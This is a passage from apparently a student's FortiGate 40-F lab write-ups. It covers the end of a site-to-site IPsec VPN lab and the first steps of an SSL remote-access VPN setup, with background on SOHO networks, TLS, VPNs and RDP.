
Set the local interface to LAN, and the local subnet will be filled in automatically. Set the remote subnet to the internal subnet of your partner firewall and set internet access to none (internet access does not need to be shared as both firewalls already have a WAN connection). Click Next.




Ensure all settings look correct and click Create.



Next, go to IPSec Monitor. Right-click the VPN and click Bring Up > All Phase 2 Selectors.




If the VPN is connected correctly, go to VPN > IPSec Tunnels.



You should see a green arrow next to the VPN name.


To test if the connection works, open the Remote Desktop Connection app.




Get the IP address of the remote PC on the other side of the VPN.

```
Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.1.110
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.1.99
```


Enter the IP address of the computer on the other network and click Connect.



Here's a screenshot of a remote desktop connection to the remote PC:



Network Diagram (IPv4)



Problems

Originally, we had an issue where our firewall refused to negotiate with the remote firewall. This was likely caused by a mistyped PSK, as re-entering the PSK on both ends fixed the connection.

Conclusion

To wrap up, I now have a much greater understanding of site-to-site VPNs and fully understand how they are different than remote access VPNs. I am confident that I could replicate this configuration with Fortinet devices in a real-world environment between two remote sites.

Fortinet Cybersecurity Academy: Configuring an SSL Remote Access VPN on a FortiGate 40-F Firewall

Colin J. Faletto, CCNA

FORTINET

Purpose

This lab is intended to show off the intricate VPN capabilities of the FortiGate-40F firewall by showing off an SSL VPN connection, which is a common type of connection used to provide secure outside access to an internal SOHO network. The lab employs the use of Microsoft's Remote Desktop Protocol (RDP) to show off a common use of an SSL VPN on a SOHO network.

Background

SOHO, short for Small Office/Home Office, is a network type commonly used by individuals or small businesses with less than 10 employees. This network type commonly uses smaller-scale routers, switches, and firewalls compared to their large enterprise counterparts. SOHO networks provide numerous advantages to teams of 1-10 people as they are easier to set up and are more affordable than full-size network equipment. SOHO networks often only have a single router, and may contain switches, wireless access points, and end devices such as computers and printers.

Fortinet is a cybersecurity company founded in 2000 in Sunnyvale, CA. They are known for their flagship product, the FortiGate firewall, as well as a wide variety of other networking and security devices, such as the FortiSwitch and the FortiAP, and services such as FortiSandbox, FortiAuthenticator, FortiVoice, and FortiDDoS. Fortigate is an S&P 500 component and is listed on the NASDAQ as $FTNT.

The FortiGate 40-F is a firewall developed by Fortinet. It has capabilities expected of a modern firewall such as full routing capability, DHCP server capability, and support for a variety of filtering methods. The 40-F also supports running its own local RADIUS server with a feature called Local Auth (Authentication). The 40-F uses a fanless design, allowing it to operate silently. The 40-F has a small form factor at 1.5 x 8.5 x 6.3 inches, meaning it can easily fit into existing networking setups. By default, the 40-F gives out DHCP addresses in the 192.168.1.0/24 subnet to its clients (from .110-.210, specifically) and its GUI client can be accessed via HTTPS at 192.168.1.99.

Secure Socket Layer, or SSL, is a security protocol developed by Netscape Communications in 1994 that provides security to network connections. The protocol is now deprecated and replaced with Transport Layer Security, or TLS, a protocol developed by the Internet Engineering Task Force (IETF) in 1999. Both protocols are very similar and are often used interchangeably in the networking world. SSL/TLS's most common use case is for the HTTPS (Hypertext Transfer Protocol Secure) protocol, which provides security to HTTP connections over the Internet.

A virtual private network, or a VPN, is a method of creating a secure tunnel between networks. VPNs allow computers that are physically located offsite to be treated the same as computers physically inside of a network. There are two primary types of VPNs: remote access (RAVPN) and site-to-site, which create private tunnels for individual computers and entire networks respectively. In the business world, VPNs are often used to allow employees working from home to access company resources

located on internal servers. VPN services are commonly sold commercially, allowing consumers to connect to private network-sharing servers. These servers are often located in multiple countires or regions, enabling consumers to spoof their location and hide network traffic from their ISP.

Remote Desktop Protocol, or RDP, is a Microsoft-proprietary protocol that allows a user to remotely view and control a connected Windows PC. RDP employs a client/server model, with the client being included on all versions of Windows and the server being exclusive to the operating system's higher tiers. RDP uses port 3389 with both TCP and UDP. RDP was introduced during Microsoft's transition from MS-DOS to the NT kernel with Windows NT 4.0 Terminal Services Edition, and the server has been included on every version of Windows (other than Home) since XP.

FortiClient is a Fortinet Fabric Agent, which is a program that runs on an external host device and provides secure communication with the Fortinet Security Fabric. The full version of FortiClient provides a wide variety of security services, such as Zero Trust Network Access (ZTNA), content filtering, cloud-based application security, and telemetry information. FortiClient also offers a lighter VPN-only version for users that don't need advanced security services.

Lab Summary

In this lab, we created an SSL VPN connection to allow connections from the internet into computers on the internal network. The firewall assigns IP addresses from 192.168.2.1-192.168.2.254 to VPN clients internally and allows traffic from the VPN interface to reach both the LAN and WAN interfaces. We created a test VPN user to allow secure authentication into the network and used a remote desktop connection to a computer on the internal network to test the VPN connection.

Lab Commands


From the dashboard, open the command-line interface.

Type the following commands:


```
config system settings
    set gui-sslvpn enable
end
```

Reload the page.


Go to User & Authentication > User Groups and click Create New.




Name the group and set the type to Firewall.




Click OK.




Go to User & Authentication > User Definition and click Create New.




Select Local User and click Next.




Enter an appropriate username and password for your VPN user, then click Next.




Turn on two-factor authentication if desired and click Next.




Ensure the account is enabled, enable the user group, and select the group you created earlier.




Click Submit.




Go to VPN > SSL-VPN Portals and click Create New.



Name the VPN portal, turn on tunnel mode, and disable split tunneling.




Click on Source IP Pools and click Create.




Click Address.


Name the range, set the type to IP range, and configure an appropriate range of IP addresses for VPN clients.




Ensure the range you created is selected, turn on FortiClient Download, then click OK.




Go to VPN > SSL-VPN Settings.




Under server certificate, click create.




Click Generate Certificate.

